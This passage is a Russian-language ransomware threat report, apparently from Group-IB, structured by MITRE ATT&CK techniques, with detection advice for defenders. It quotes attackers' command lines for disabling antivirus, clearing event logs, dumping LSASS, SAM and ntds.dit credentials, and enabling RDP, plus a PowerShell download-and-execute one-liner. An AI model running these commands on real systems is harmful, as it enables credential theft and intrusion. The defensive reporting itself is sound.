Impair Defenses

T1562

Большинство злоумышленников отключали системы безопасности или модифицировали их настройки T1562.001 на этапе постэксплуатации. Многие образцы шифровальщиков обладают функциями, позволяющими останавливать процессы из встроенного списка, в том числе отвечающие за различные системы безопасности.

В то же время многие участники партнерских программ использовали сценарии для отключения антивирусов. Ниже пример того, как партнеры LockBit пытались отключить ESET:

```
wmic product where «name like '%%ESET%%'» call uninstall /nointeractive
```

Еще один пример, на этот раз с Защитником Windows:

```
powershell.exe {Set-MpPreference -DisableRealtimeMonitoring 1}
REG ADD «HKLM\Software\Policies\Microsoft\Windows Defender» /v «DisableAntiSpyware» /t REG_DWORD /d «1» /f
```

В некоторых случаях злоумышленники модифицировали системный брандмауэр T1562.004, чтобы разрешить подключение по RDP на удаленных хостах.

Еще одна замеченная техника — перезагрузка в безопасном режиме T1562.009, чтобы средства безопасности не могли вмешиваться в процесс шифрования. Среди примеров REvil и AvosLocker.

Способы обнаружения:

→ Отслеживайте в своей инфраструктуре события, связанные с отключением средств безопасности, и изменениями в списках исключений.

→ Выявляйте случаи отключения или модификации настроек.

→ Отслеживайте модификации реестра, связанные с безопасным режимом, включая принудительный запуск программ в этом режиме.

Indicator Removal on Host

T1070

Некоторые злоумышленники пытались очистить журналы событий Windows T1070.001 с целью усложнить расследование атак. Ниже пример LockBit:

```
powershell -NoProfile Get-WinEvent -ListLog * | where {$_.RecordCount} |
ForEach-Object -Process { [System.Diagnostics.Eventing.Reader.EventLogSes-
sion]::GlobalSession.ClearLog($_.LogName) }
```

На протяжении всего этапа постэксплуатации злоумышленники удаляли различные файлы T1070.004, в том числе вредоносные полезные нагрузки. Ниже еще один пример партнеров LockBit:

```
powershell -NoProfile $exc = Get-ChildItem -Path C:\Windows\Temp\temp\*
-Recurse; Remove-Item -Path C:\Windows\Temp\* -Recurse -Exclude $exc
-Force -EA SilentlyContinue
```

Способы обнаружения:

→ Отслеживайте события, связанные с очисткой журналов событий Windows.

→ Обращайте внимание на аномальное поведение, связанное с удалением файлов.

Masquerading

T1036

В связи с тем, что многие атакующие использовали планировщик задач для закрепления в сети, специалисты Group-IB часто наблюдали, что участники партнерских программ-вымогателей маскировали вредоносные задачи под легитимные T1036.004.

Атакующие часто маскировали инструменты, используемые для постэксплуатации, под названия популярных исполняемых файлов Windows. Например, участники партнерской программы BlackCat переименовывали исполняемый файл инструмента SoftPerfect Network Scanner в svchost.exe T1036.005.

Способы обнаружения:

→ Запланированные задачи часто используются участниками партнерских программ. Убедитесь, что вы можете отслеживать задачи, запускающие аномальные исполняемые файлы и скрипты.

→ Отслеживайте появление бинарных файлов с именами, характерными для системных файлов, но запускаемых из нестандартных мест.

Obfuscated Files or Information

T1027

Многие антивирусные программы пропускают большие файлы, что позволяет злоумышленникам обходить средства защиты T1027.001. Например, операторы Qakbot использовали файлы .vbs для доставки и исполнения первоначальной полезной нагрузки.

Специалисты выявляли использование различных методов упаковки полезной нагрузки T1027.002 почти в каждой анализируемой атаке. Обычно для обфускации использовались специализированные упаковщики, самостоятельно разработанные злоумышленниками, их партнерами или поставщиками услуг.

Некоторые атакующие применяли стеганографию T1027.003. Например, операторы IcedID использовали файлы с расширением PNG, зашифрованные с помощью RC4, для внедрения вредоносных бинарных файлов.

Способ обнаружения:

→ Убедитесь, что системы защиты конечных устройств обладают возможностями расширенной детонации вредоносного ПО. Также обращайте внимание на другие техники постэксплуатации, которые обнаружить легче.

Signed Binary Proxy Execution

T1218

Данная техника наблюдалась практически в каждой атаке, проанализированной экспертами Group-IB в 2021 году и в начале 2022 года. Важно отметить, что она использовалась как на этапе первоначального доступа, так и во время постэксплуатации, включая развертывание шифровальщика.

Операторы BazarLoader использовали вредоносные файлы HTA для извлечения DLL T1218.005.

Другой подписанный бинарный файл, msiexec.exe, использовался, например, операторами Zloader, которые задействовали вредоносные файлы MSI для распространения вымогателя T1218.007.

Операторы ботов обычно использовали regsvr32.exe T1218.010 и rundll32.exe T1218.011 для прокси-выполнения кода. Ниже приведен пример того, как Emotet использует regsvr32.exe для запуска вредоносного файла DLL:

```
C:\Windows\SysWOW64\regsvr32.exe /s «C:\Windows\SysWOW64\Mcphrasifzsgsbp\
zltuw.rij»
```

Способы обнаружения:

→ Отслеживайте подписанные бинарные файлы, которые часто используются для прокси-выполнения кода, например mshta.exe, msiexec.exe, rundll32.exe и другие.

→ Обращайте внимание на запуск такими бинарными файлами файлов с нетипичными расширениями или из нетипичных мест, а также на выполнение такими бинарными файлами аномальных сетевых подключений.

Subvert Trust Controls

T1553

Еще одной популярной техникой, которую используют многие операторы ботов, участвующие в управляемых вручную атаках шифровальщиков, было похищение сертификатов подписи кода T1553.002. Эксперты Group-IB обнаружили несколько образцов Trickbot, Qakbot, Emotet и других ботов, подписанных с помощью легитимных сертификатов:




Рис. 16. Информация о сертификате, относящаяся к BazarLoader

Способ обнаружения:

→ Осуществляйте проактивный поиск исполняемых файлов и файлов DLL с аномальными цифровыми подписями.

Virtualization/ Sandbox Evasion

T1497

Многие вредоносные программы, которые использовались злоумышленниками для получения первоначального доступа, проверяли индикаторы операционной системы T1497.001, и замедляли исполнение T1497.003 с целью обнаружения и обхода средств виртуализации и анализа.

Способ обнаружения:

→ Убедитесь, что используемые вами средства детонации вредоносных программ способны выявлять такие техники обхода.

Credential Access

OS Credential Dumping

T1003

Дампинг учетных данных остается наиболее распространенной техникой, используемой как неопытными, так и профессиональными операторами вымогателей, благодаря простоте и огромному количеству вариантов использования.

Несмотря на то что Mimikatz и LaZagne по-прежнему довольно часто используются отдельно непосредственно на скомпрометированных хостах, многие атакующие сегодня предпочитают дампинг процесса Local Security Authority Subsystem Service (LSASS), помимо прямого доступа к учетным данным, хранящимся в памяти T1003.001.

Для этого операторы вымогателей используют целый ряд утилит, таких как procdump, экспортируемую функцию MiniDump из comsvcs.dll, Process Hacker и даже Task Manager. Такие постэксплуатационные фреймворки, как Cobalt Strike или Metasploit, также расширяют возможности атакующих, позволяя им напрямую получать доступ к памяти LSASS из удаленного процесса или даже с помощью прямого внедрения в процесс LSASS.

Иногда боты, используемые для получения первоначального доступа (например, QBot), дают возможность получать учетные данные из памяти, таким образом моментально предоставляя атакующим учетные данные пользователей. Ниже представлены общие примеры командных строк, используемых вместе со средствами дампинга содержимого процесса LSASS (не стоит забывать, что все именованные сущности могут — и будут — изменяться атакующими):

```
procdump.exe -accepteula -ma lsass C:\dump_folder\lsass.dmp
rundll32.exe c:\windows\system32\comsvcs.dll,MiniDump lsass_PID C:\dump_folder\lsass.dmp full
```

Диспетчер учетных записей безопасности SAM также предоставляет атакующим учетные данные, поэтому многие злоумышленники могут проводить дампинг SAM. Мы наблюдали использование утилит типа Mimikatz в этих целях, а также техники LOTL, например дампинг файлов реестра SAM, SECURITY или SYSTEM с помощью reg.exe:

```
reg.exe save hklm\sam C:\sam_folder\sam.data
```

Относительно часто наблюдался дампинг файлов NTDS из контроллера домена T1003.003, особенно в больших корпоративных средах. Например, партнеры Conti использовали утилиты ntdsutil и ntdsaudit для доступа к содержимому этого хранилища следующим образом:

```
ntdsaudit.exe ntds.dit -s SYSTEM -p passwords.txt -u users.csv
ntdsutil «ac in ntds» «ifm» «create full C:\ntds_folder»
```

Заметьте, что данная команда также делает дамп файлов реестра SYSTEM и SECURITY.

Теневые копии по-прежнему используются для дампинга NTDS, однако относительно редко по сравнению с 2020 годом. Атакующие (например, Conti) обычно получают доступ к теневым копиям напрямую, нежели с помощью различных утилит:

```
copy «\\?\ROOT\Device\HarddiskVolumeShadowCopy\windows\ntds\ntds.dit» «C:\ntds_folder\ntds_file.dmp»
```

К тому же многие атакующие по-прежнему используют хранилища LSA Secrets T1003.004 или кэшированных учетных данных T1003.005 для доступа к учетным данным. Это неудивительно, так как Mimikatz используется как многофункциональный инструмент для получения учетных данных различными способами.

Способы обнаружения:

→ Проводите проверки нетипичного доступа других процессов к памяти LSASS (особенно с классическими именами внедренных процессов Cobalt Strike, например dllhost.exe, spoolsv.exe, explorer.exe, winlogon.exe и svchost.exe).

→ Проводите проверки на предмет подозрительного использования таких утилит, как procdump, comsvcs.dll, reg.exe, ntdsutil, ntdsaudit и диспетчера задач. Обращайте внимание на события создания файлов и выявляйте факт создания подозрительных файлов дампов после факта доступа к памяти LSASS.

→ Проводите проверки на предмет доступа к теневой копии файла ntds.dit.

Brute Force

T1110

Несмотря на растущую осведомленность об атаках программ-вымогателей и о векторах первичной компрометации, RDP остается наиболее популярным вектором атак шифровальщиков. Многие злоумышленники продолжают прибегать к брутфорс-атакам, потому что они просты и эффективны. Такие техники, как подбор пароля (Password Guessing T1110.001), перебор пользователей к паролям (Password Spraying T1110.003) и подстановка учетных данных (Credential Stuffing T1110.004), позволяют атакующим быстро получить легитимные учетные данные (к сожалению, в том числе учетные данные доменного администратора). Hydra, NLBrute и Lazy-RDP — примеры самых популярных инструментов для этой цели, а также для внутренних брутфорс-атак, когда атакующие не могут использовать Mimikatz и пытаются осуществить перемещение внутри сети.

Важно отметить, что растущий рынок доступов привел к новому тренду в модели «программа-вымогатель как услуга»: операторам шифровальщиков иногда не нужно проводить брутфорс-атаки на RDP самим, так как намного проще купить доступ с легитимными учетными записями (такое поведение наблюдается в основном среди профессиональных атакующих). Однако некоторые злоумышленники предпочитают работать в одиночку, поэтому проводят брутфорс-атаки на публично доступные RDP с помощью собственных инструментов. Такая активность наблюдается в основном среди неопытных атакующих.

Важно отметить, что партнеры Conti использовали сценарий PowerShell Invoke-SMBAutoBrute с ранее полученными паролями и именами пользователей для того, чтобы получить дополнительные легитимные учетные данные.

Некоторые злоумышленники использовали техники брутфорса для получения VPN-доступа. Например, такой тип атаки применял LockBit, чтобы в конечном счете получить прямой доступ к сети. Считается, что в этих целях мог использоваться инструмент masscan с дополнительными гаджетами.

Атаки со взломом пароля (Password Cracking T1110.002) все еще проводятся из-за необходимости извлечения паролей из NTLM-хешей (с помощью Mimikatz или напрямую из файла ntds.dit). Как упоминалось ранее, дампинг учетных данных — одна из самых распространенных техник у обоих типов атакующих, в связи с чем существует большой спрос на инструменты, которые могут взламывать подобные хеши.

Способы обнаружения:

→ Выявляйте факты большого количества безуспешных событий входа по RDP и отключите публичный доступ к удаленному рабочему столу.

→ Если после большого количества безуспешных попыток входа осуществляется успешный вход по RDP, обратите внимание на учетную запись пользователя и попытайтесь идентифицировать все действия, выполненные им во время сессии, — это даст вам основание для гипотезы при реагировании на инцидент.

→ Проводите проверки аномального количества безуспешных попыток входа по VPN. То же касается RDP. Проверяйте факты успешного входа и используйте назначенный внутри IP-адрес для реагирования на инцидент: выявляйте активность, связанную с данным IP-адресом (например, осуществлял ли атакующий перемещение, выполнял ли что-либо с подозрительного хоста).

Credentials from Password Stores

T1555

Атакующие по-прежнему опираются на использование пользователями схожих паролей для разных целей. Именно поэтому, согласно наблюдениям, злоумышленники нацелены на учетные данные из браузеров T1555.003. Среди инструментов для извлечения паролей из браузеров мы наблюдали утилиту SeatBelt, которая также упоминается в утекшем руководстве Conti. Другой инструмент из этого руководства (под названием CharpChrome), вероятно, используется с той же целью.

Атакующие с помощью утилиты esentutl извлекают пароли из браузера Edge. Некоторые используют возможности TrickBot по дампингу паролей из браузера. Операторы TrickBot также могут красть пароли из менеджеров паролей T1555.005, используя основные функции популярного ВПО.

Способы обнаружения:

→ Проводите проверки на предмет подозрительного использования утилиты esentutl.

→ Осуществляйте поиск подозрительных процессов (например, с нетипичными путями к файлам), которые пытаются получить доступ к файлам, связанным с браузером.

Exploitation for Credential Access

T1212

В 2021 году многие атакующие использовали относительно старый эксплоит ZeroLogon для получения доступа к учетным данным. Во время эксплуатации атакующий мог извлечь NTLM-хеш, который мог использоваться в неизменном виде для атак типа pass the hash или мог быть взломан с помощью техники взлома паролей.

Способ обнаружения:

→ Выявляйте аномалии в событиях входа пользователей (например, IP-адрес не соответствует названию контроллера домена).

Unsecured Credentials

T1552

Прежде всего атакующие используют присутствующие в популярном ВПО функции извлечения учетных данных как из файлов T1552.001, так и из реестра Windows. Учетные данные могут применяться в текущих атаках, продаваться позже брокерами первоначального доступа или использоваться в списках паролей для подстановки учетных данных. Злоумышленников интересует такое программное обеспечение, как, например, OpenVPN, Putty, Filezilla и почтовые клиенты.

Системы резервного копирования требуют отдельного внимания. К примеру, пароль от системы резервного копирования Veeam можно легко восстановить из базы данных, во всяком случае, партнеры Diavol использовали эту технику таким образом.

Способ обнаружения:

→ Осуществляйте поиск некорректного доступа к незащищенным хранилищам учетных данных в файлах/реестре (обращайте внимание на подозрительные процессы, задействованные в такой активности).

Steal or Forge Kerberos Tickets

T1558

Техника Kerberoasting T1558.003 остается очень мощным методом получения доступа к учетным данным и используется многими злоумышленниками в атаках. Самые популярные инструменты — Mimikatz, Rubeus и Invoke-Kerberoast от Empire (к примеру, операторы Conti и Diavol). В некоторых случаях атакующие применяли техники, задействующие Kerberos Silver Tickets T1558.002 или Golden Tickets T1558.001, для того чтобы использовать их позже в своих операциях. Согласно утекшему руководству Conti, Kerberoasting и Golden Tickets должны использоваться операторами в качестве наиболее важных техник получения доступа к учетным данным.

Способы обнаружения:

→ Осуществляйте поиск аномалий в событиях входа и выхода: обращайте внимание на пустые/подозрительные поля (особенно имена пользователей и хостов).

→ Обращайте внимание на большое количество запросов билетов службы Kerberos в относительно короткие промежутки времени.

→ Осуществляйте поиск фактов нетипичного взаимодействия с памятью процесса LSASS.

Input Capture

T1056

Для сбора учетных данных злоумышленники чаще всего использовали кейлогеры T1056.001. Этот инструмент используется не столько для получения учетных данных администратора домена, сколько для поиска паролей к конкретным сервисам, таким как системы резервного копирования, CRM, веб-консоли продуктов и другие. Популярность данного метода связана с тем, что почти все известные постэксплуатационные фреймворки позволяют легко разворачивать кейлогеры.

Способы обнаружения:

→ Поскольку самостоятельно выявлять кейлогеры достаточно сложно, рекомендуется использовать техники косвенного обнаружения. Например, если цель злоумышленника — получить учетные данные определенного ресурса, отслеживайте нестандартные попытки входа, связанные с данным ресурсом.

→ Поскольку многие кастомные кейлогеры могут создавать дополнительные окна со связанными кейлог-потоками, отслеживайте создание подозрительных окон (странные названия, запуск в скрытом режиме с помощью параметра WindowStyle со значением Hidden и др.).

Discovery

Сетевая разведка — это один из ключевых этапов в атаках программ-вымогателей. На этом этапе злоумышленники получают информацию о структуре атакуемой сети и наиболее ценных цифровых активах организации. Собранные данные используются для продвижения в сети, получения доступа к учетным записям, кражи данных и запуска программ-вымогателей. Все техники разведки можно разделить на две большие категории: разведка с целью перемещения по сети, включая поиск информации об Active Directory, и разведка с целью сбора информации о хосте.

Discovery for Lateral Movement / Active Directory Discovery

Для поиска по Active Directory злоумышленникам необходимо получить информацию об объектах домена, включая сведения о локальных и доменных учетных записях T1087.001 и T1087.002, локальных и доменных группах пользователей T1069.001 и T1069.002, доверительных отношениях доменов T1482 и хостах, доступных в домене T1018. В 2021 году злоумышленники продолжили пользоваться привычными им, проверенными инструментами. Наиболее часто для сетевой разведки использовались инструменты AdFind, Bloodhound и Powerview/Powersploit.

Bloodhound — очень простой и трудно детектируемый из-за работы в памяти инструмент, который просто передает своему оператору всю информацию о домене в одном файле. При этом инструментам AdFind и Powerview/Powersploit требуется множество аргументов командной строки, поэтому обнаружить их использование гораздо легче. Ниже представлена усредненная последовательность команд AdFind, которые используются многими злоумышленниками:

```
adfind.exe -f «(objectcategory=person)» > filename1.txt
adfind.exe -f «(objectcategory=organizationalUnit)» > filename2.txt
adfind.exe -f «(objectcategory=computer)» > filename3.txt
adfind.exe -f «(objectcategory=group)» > filename4.txt
adfind.exe -subnets -f «(objectCategory=subnet)» > filename5.txt
adfind.exe -sc trustdmp > filename6.txt
adfind.exe -gcb -sc trustdmp > filename7.txt
```

Следует помнить, что даже если злоумышленники переименовали саму утилиту, параметры остаются прежними (хотя могут быть вариации управляющих символов, таких как скобки и двоеточие). Также стоит обратить внимание на переадресацию вывода. Похоже, что злоумышленники часто используют подобные команды, напрямую копируя их из мануалов. Например, результаты работы AdFind, обнаруженные специалистами Group-IB в ходе реагирования на инциденты, обычно сохранялись в файлах с именами вида `“ad_*.txt”`.

Что касается Powerview/Powersploit, чаще всего злоумышленники используют следующие командлеты:

```
Get-NetSubnet
Get-NetComputer
Get-DomainComputer
Get-DomainController
Find-LocalAdminAccess
Invoke-ShareFinder
Invoke-UserHunter
Get-NetSession
Get-NetRDPSession
Get-DomainSearcher
Get-NetDomain
```

Поскольку стандартные командлеты PowerShell также могут использоваться для обнаружения удаленных систем, вышеупомянутый список может быть дополнен командлетами `Get-ADComputer` и `Get-ADDomainController` модуля Active Directory PowerShell.

Злоумышленники обычно стараются собрать как можно больше информации, связанной с доменом (в основном для продвижения по сети и поиска учетных данных пользователей). Чаще всего в рамках реагирования на инциденты специалисты Group-IB наблюдали следующий вариант использования вышеупомянутых командлетов с помощью PowerShell:

```
IEX (New-Object Net.Webclient).DownloadString('localhost:port'); Power-
sploit-CommandletName
```

В связи с упомянутым выше необходимо настроить системы безопасности на срабатывание на события с участием командных строк, совпадающих с представленными.

Важно упомянуть о кастомизированных скриптах, используемых различными злоумышленниками. В целом такие скрипты применяют стандартные механизмы перечисления объектов домена. Наиболее ярким примером является `Get-DataInfo.ps1` — скрипт, созданный операторами партнерских программ Ryuk и Conti для сбора информации о доменных хостах и определения наиболее ценных из них на основе размера диска и других параметров.

Помимо общедоступных и хорошо известных инструментов для анализа доменов, злоумышленники использовали легитимные исполняемые файлы, такие как net и nltest. Первый помогает получить основную информацию о пользователях, группах и компьютерах в атакуемой среде, а второй в основном используется для обнаружения контроллера домена. Ниже представлены наиболее часто используемые команды для инструментов net и nltest:

```
net config
net view
net user
net group

nltest /domain_trusts
nltest /domain_trusts /all_trusts
nltest /dclist
nltest /dsgetdc
```

Также для обнаружения удаленных систем злоумышленники использовали различные инструменты сканирования. Этими же инструментами производилось сканирование портов T1046 и поиск общих сетевых папок и дисков в скомпрометированных системах T1135. Специалисты Group-IB отмечают активное использование злоумышленниками бесплатных общедоступных сканеров, таких как Advanced IP Scanner, SoftPerfect Network Scanner и Advanced Port Scanner. Они позволяют быстро собирать информацию о сканируемой среде и идентифицировать цифровые активы, которые можно использовать для дальнейшего продвижения по сети, кражи данных или развертывания программ-вымогателей. Как и в прошлом году, злоумышленники продолжают использовать инструменты Cobalt Strike Beacon и фреймворк Metasploit в основном для идентификации открытых портов служб RDP, SMB, WinRm или SSH в атакуемой сети. Важно отметить, что, поскольку злоумышленники стремятся не только развернуть программы-вымогатели, но и уничтожить резервные копии данных, они стараются использовать технику сканирования портов, которая позволяет найти серверы, на которых работает программное обеспечение для резервного копирования, такое как Veeam и Synology. Более того, многие злоумышленники находили доступ к удаленным системам, просто напрямую обращаясь к общему ресурсу C$.

Также важно отметить, что этап разведки включает детальное изучение сетевых подключений T1049 и конфигурации сети T1016. Эти методы помогают злоумышленникам выявлять критически важные активы и планировать дальнейшие действия. Злоумышленники изучали сетевые подключения в локальной системе прежде всего с помощью таких команд, как netstat -ano, при этом сетевую конфигурацию можно было получить разными способами. Наиболее часто используются следующие инструменты:

```
ipconfig
ping
dsquery subnet
arp -a
route
nslookup
```

Способы обнаружения:

- → Ищите аргументы командной строки AdFind и названия командлетов Powerview/Powersploit.
- → Отслеживайте случаи подозрительного использования легитимных инструментов. Признак вредоносных действий — использование нескольких таких инструментов одновременно или в рамках подозрительной пользовательской сессии.
- → Отслеживайте события создания файлов (особенно в каталоге «Загрузки») с именами, характерными для вышеупомянутых сканеров, поскольку злоумышленники довольно часто загружают их с официального сайта через браузер.

Discovery на хосте

В отличие от этапа discovery-доменов, discovery на хосте подразумевает сбор объектов операционной системы (например, разделов и значений реестра, названий процессов/служб, директорий). Атакующие в основном используют такие техники для идентификации часто используемого программного обеспечения, в особенности ПО для резервного копирования и программ для защиты информации. Иногда злоумышленники могут искать сохраненные пароли или пользовательские данные для последующего извлечения.

Попав на хост, атакующие в первую очередь хотят получить информацию об операционной системе T1082 и о пользователях или владельцах системы T1033. Утилита `systeminfo` обычно предоставляет более чем достаточно информации для потенциального злоумышленника, что объясняет, почему мы наблюдали постоянное применение этого легитимного инструмента. Для сбора информации о пользователях атакующие предпочитают использовать большое разнообразие инструментов, например простую команду `whoami` (для получения описания пользователя или группы) или команды `query user` и `query session` для получения более детализированной информации об активных сессиях пользователей.

Следующим шагом в рамках discovery на хосте обычно является получение списка установленного ПО. Атакующие предпочитают начинать с поиска ПО T1518, процессов T1057 или служб T1007, а также файлов и директорий T1083. Самые известные инструменты для этих целей — команды `dir` и `tasklist`, где последняя может быть использована совместно с диспетчером задач. Ниже приведены представляющие интерес директории, которые мы обнаружили за прошедший год:

```
AppData\Local
AppData\Roaming
ProgramData
Program Files
Program Files (x86)
```

Подпапки в этих директориях обычно содержат файлы конкретного ПО или файлы, которые могут быть интересны атакующим, например менеджеры паролей (или их базы данных), ПО резервного копирования, файловые менеджеры FTP или даже почта пользователей.

В тех же целях атакующие могут использовать технику поиска по реестру T1012 для получения конфигурации интересующего их ПО. Для этого может использоваться `reg query` вместе с ручным анализом с помощью regedit.

Важно отметить, что все вышеупомянутые техники используются и для нахождения установленного ПО обеспечения безопасности T1518.001. Оно может создавать серьезные проблемы для атакующих, в связи с чем они стремятся выключить любой мониторинг систем безопасности на ключевых хостах (или на всех хостах), прежде чем развертывать шифровальщик. Помимо перечисленных выше инструментов, все операторы программ-вымогателей широко используют утилиту `wmic` для нахождения такого ПО. Учитывая возможность использования утилиты на удаленных хостах, можно ожидать появления командных строк, подобных следующей:

```
wmic /node:host /namespace:\\root\securitycenter2 path antivirusproduct
```

Способы обнаружения:

→ Отслеживайте факты получения доступа к файлам/директориям с помощью системных утилит; обращайте отдельное внимание на файлы/директории, связанные с часто используемым ПО.

→ Проводите проверки на предмет аномального использования утилит `whoami` и `query`. Помните, что обычные пользователи данные утилиты используют редко — этот принцип также применим к команде `reg query`.

→ Отслеживайте командные строки `wmic` на предмет подозрительных команд, так как `wmic` исполняется на одном хосте, но может быть использован для сбора информации с другого. Мониторинг `wmic` предоставит вам ценные сведения о цепочке инфицированных хостов (это очень полезно во время реагирования на инцидент).

→ Вывод всех вышеупомянутых утилит обычно обрабатывается с помощью других утилит, например `findstr`, поэтому осуществляйте поиск фактов комбинированного использования системных инструментов.

Lateral Movement

Exploitation of Remote Services

T1210

Атакующие продолжают использовать публично доступные эксплоиты, особенно для осуществления перемещения внутри сети. Это неудивительно, так как во многих инструментах, используемых злоумышленниками на разных стадиях атак, встроена возможность исполнения эксплоитов путем простой отправки команды бэкдору или агенту постэксплуатации. Уязвимость EternalBlue (CVE-2017-0144) по-прежнему очень популярна, так как предоставляет злоумышленникам не только возможности перемещения внутри сети, но и доступ к правам администратора на целевой системе.

По сравнению с прошлым годом уязвимость Zerologon (CVE-2020-1472) стала эксплуатироваться чаще — она даже упоминается в утекшем руководстве Conti (с комментарием о том, что может вызвать отказ или нарушение работы целевого контроллера домена). Эта уязвимость используется часто, так как она может расширить перемещения внутри сети.

Способы обнаружения:

→ Отслеживайте попытки внутреннего сканирования EternalBlue: многие атакующие просто используют функции, по умолчанию встроенные в популярное вредоносное ПО или в агенты постэксплуатации.

→ Осуществляйте поиск аномалий в событиях входа пользователей (например, несоответствие IP-адреса имени контроллера домена).

Remote Services

T1021

Remote Desktop Protocol T1021.001 остается самым популярным способом осуществления перемещения в скомпрометированной сети. Для удаленного входа используются доменные T1078.002 и локальные T1078.003 учетные записи, собранные на стадии Credential Access. Если RDP на целевой системе ограничен, атакующие могут включить его с помощью команд cmd, очень похожих на описанный в предыдущем отчете скрипт, который включает службу RDP:

```
reg add «hklm\system\currentControlSet\Control\Terminal Server» /v «fDe-
nyTSConnections» /t REG_DWORD /d 0 /f
netsh advfirewall set rule group=»remote desktop» new enable=Yes
```

Данная техника в основном применяется отдельно, однако часто используются Cobalt Strike Beacon для подключения к зараженному хосту по RDP.

SMB/Windows Admin Shares T1021.002 по-прежнему очень распространенная техника, так как злоумышленники продолжают применять постэксплуатационные фреймворки, утилиты типа PsExec, а также простой ручной доступ к общим ресурсам администраторов. Для полезных нагрузок Cobalt Strike Beacon существует два основных способа исполнения: через общий ресурс командного центра с предварительным копированием Beacon в этот общий ресурс и через команду, закодированную по PowerShell и запускаемую через службу. Мы также наблюдали исполнение Beacon с помощью PsExec или WMI.

Командные строки соответствовали следующим шаблонам:

```
wmic + process call create + beacon.exe
wmic + process call create + rundll32.exe/regsvr32.exe + beacon.dll
```

Всегда важно помнить, что популярное ВПО также способно распространять само себя через SMB. Самый известный пример такого поведения — троян Qakbot.

Способы обнаружения:

→ Отслеживайте события реестра, связанные с RDP, или события по добавлению правил брандмауэра.

→ Отслеживайте подозрительные события пользовательского входа. Помните, что довольно часто можно увидеть необычные имена рабочих станций или хостов, а также несоответствие IP-адресов, так как атакующие используют командный сервер Cobalt Strike в качестве прокси для RDP-подключения.

→ Сопоставляйте события по созданию служб и запуску процессов на случай, если потенциальный атакующий будет использовать PsExec.

→ Для успешного проактивного поиска фактов эксплуатации SMB или общих ресурсов администраторов Windows не забывайте сопоставлять подозрительные события сетевого входа пользователей с исполнением подозрительной последовательности команд. Создание служб с бинарным файлом, запускающимся с общего ресурса командного сервера, также является показателем.

Lateral Tool Transfer

T1570

Данная техника используется в двух целях: для перемещения внутри сети во время операционной стадии атаки и для развертывания шифровальщика на финальной стадии.

Полезные нагрузки Cobalt Strike Beacon могут быть развернуты с предварительным копированием их исполняемого файла на целевой хост. Часто в атаках LOTL используются легитимные инструменты `wmic`, `bitsadmin` или простая команда `copy`. Специалисты Group-IB также наблюдали ручное копирование агентов постэксплуатационных фреймворков через RDP. Сам агент также мог быть использован для перемещения инструментов постэксплуатации по сети.

Что касается развертывания шифровальщиков: с разной частотой использования были замечены все вышеупомянутые инструменты, однако самый заметный пример по-прежнему использование утилиты PsExec для атаки на все хосты. Также наблюдалось ручное развертывание вымогателей через RDP.

Способ обнаружения:

→ Так как атакующие совершенно точно постараются скрыться за «белым шумом» организации, возможно создание исполняемых файлов с последующим их исполнением в общедоступных директориях, например AppData или даже на рабочем столе пользователя. Помните, что искать факты развертывания шифровальщика всегда слишком поздно (так как предполагается, что вымогатель уже развернут на момент проведения поиска), поэтому больше концентрируйтесь на инструментах постэксплуатации и последствиях их исполнения (например, создание новых файлов, сетевые подключения и т.п.).

Use Alternate Authentication Material

T1550

По-прежнему наблюдаются атаки Pass the Hash T1550.002, так как всеми злоумышленниками активно используются утилиты типа Mimikatz. Атакующие применяют дампинг NTLM-хешей для запуска CMD или других инструментов с соответствующим уровнем привилегий. Однако они могут также использовать это для получения доступа к удаленным хостам и таким образом осуществлять перемещение в сети. Данная техника упоминается в утекшем руководстве Conti, что означает, что для атакующих она очень полезна.

Способ обнаружения:

→ Проводите мониторинг на предмет событий создания процессов, в которых пользователь дочернего процесса не соответствует пользователю родительского процесса, особенно если пользователь дочернего процесса обладает более высокими привилегиями или если есть много дочерних процессов, созданных практически одновременно.

Internal Spearphishing

T1534

Во время одной из операций по реагированию на инцидент нами было установлено, что злоумышленник (вероятно, имеющий отношение к группировке Wizard Spider) отправлял внутренние электронные письма с вредоносными вложениями. Оказалось, что атакующий купил доступ к почтовому аккаунту одного из сотрудников. Хотя данная техника использовалась в самом начале атаки, она позволила атакующему моментально осуществить перемещения внутри сети на хосты других сотрудников.

Способ обнаружения:

→ Так как в рамках этой техники вредоносное ПО отправляется по электронной почте, способы защиты схожи с описанными в разделе Phishing T1566 данного отчета.

Другие техники

Злоумышленники также использовали ряд ранее описанных техник для обхода средств защиты, в том числе:

- Distributed Component Object Model T1021.003,
- Windows Remote Management T1021.006,
- Pass the Ticket T1550.003,
- Software Deployment Tools T1072.

Collection

